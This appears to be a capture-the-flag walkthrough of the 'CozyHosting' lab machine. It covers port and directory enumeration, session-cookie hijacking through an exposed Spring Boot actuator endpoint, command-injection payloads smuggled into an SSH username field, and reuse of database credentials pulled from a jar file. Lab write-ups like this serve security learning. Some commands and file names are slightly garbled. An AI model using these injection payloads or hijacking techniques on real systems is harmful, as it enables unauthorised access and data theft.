CozyHosting
Enumeration
Let's start by enumerating all TCP ports with nmap.
nmap -sCV -p- --min-rate 1000 -T4 10.10.11.230

We see SSH (port 22) and nginx with 1.80.0 version. I went to http://10.10.11.230 but got redirected to http://cozyhosting.htb/, so let's add cozyhosting.htb to /etc/hosts with the target IP.
echo '10.10.11.230 cozyhosting.htb' | sudo tee -a /etc/hosts

Port 80
http://cozyhosting.htb

There wasn’t anything interesting, so I tried to find hidden subdirectories with gobuster.
Gobuster
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -u http://cozyhosting.htb/ -x php -b 200,403,404

I found a /admin subdirectory which redirects me to the login page.
http://cozyhosting.htb/login

Upon accessing the /login page and attempting to authenticate with common credentials, I was unable to gain access to the application.

Browsing to /error returns an error page with a header stating Whitelabel Error Page. Researching this error reveals that this application is using Spring Boot.
http://cozyhosting.htb/error
Now I will use dirsearch to find more information about subdirectories.
Dirsearch
dirsearch -u http://cozyhosting.htb -e php --exclude-sizes 0


I could use /usr/share/wordlists/SecLists/Discovery/Web-Content/spring-boot.txt specific wordlist, but I ended up using dirsearch’s default wordlist, and I found the /actuator subdirectory which is mainly used for debugging purposes in Spring Boot applications.
Foothold - CozyHosting
After searching more for actuator meaning on Google, I found out that the Spring Boot actuator module provides a collection of built-in endpoints that expose different types of information and operations on an application.
I checked every /actuator subdirectory and found /actuator/mappings containing the structure of the application.
http://cozyhosting.htb/actuator/mappings

On this page, I noticed a /actuator/sessions, which, when I checked, showed the current sessions running.
http://cozyhosting.htb/actuator/sessions

By using a curl command, we could also see kanderson's cookie ID as well.
curl -s http://cozyhosting.htb/actuator/sessions | jq .
Now we have a cookie ID EDA00E8504150C5ABF42F621A9F1D908 and a username kanderson, which we can add to our developer console's Storage tab by typing F12 > Storage > Cookies and replacing JSESSIONID with this ID.

Now if we go to the /admin subdirectory, we will have the current session of this user.
http://cozyhosting.htb/admin

On the page below, I tried to input my hostname and any name, and it showed an interesting message saying that we tried to do an SSH connection but it failed.

To analyze this better, I initiated Burp Suite and saw the type of request that was made.

It does an execute ssh function, so I tried to add localhost instead of my IP, and it was denied, saying a different message: "Host Key verification failed."

It means the function is running ssh -i key username@hostname, so I tested for command injection vulnerabilities.
host=127.0.0.1; ping -c 1 10.10.14.12

It appeared Invalid hostname, which means there is a filter on it, so I tried to inject in the username field this time.
username=Ivo; ping -c 1 10.10.14.12

Now it appears "Username can't contain whitespaces!", so I used **or0xdf;{ping -c 1 10.10.14.12};`


The command injection worked using the brace expansion method.
Lateral Movement
Let's upgrade the shell to a TTY shell.
python3 -c 'import pty;pty.spawn("/bin/bash");'

Now, if we look around in this directory, we found a jar file called loudhosting-0.0.1.jar. So, let's unzip it and see its content, where I found some credentials in /tmp/app/BOOT-INF/classes/application.properties file.
unzip -d /tmp/app cloudhosting-0.0.1.jar cd /tmp/app cd BOOT-INF cat application.properties

POSTGRESQL DB
Now, let's use psql to access the POSTGRESQL database with postgres:Vg&nvzAQ7XxR credentials.
psql -h 127.0.0.1 -U postgres
Vg&nvzAQ7XxR

Postgresql
Listing all the available databases, we observe the presence of the cozyhosting database.
\list

Let's try to connect to the cozyhosting database and see its content.
\connect cozyhosting

\dt
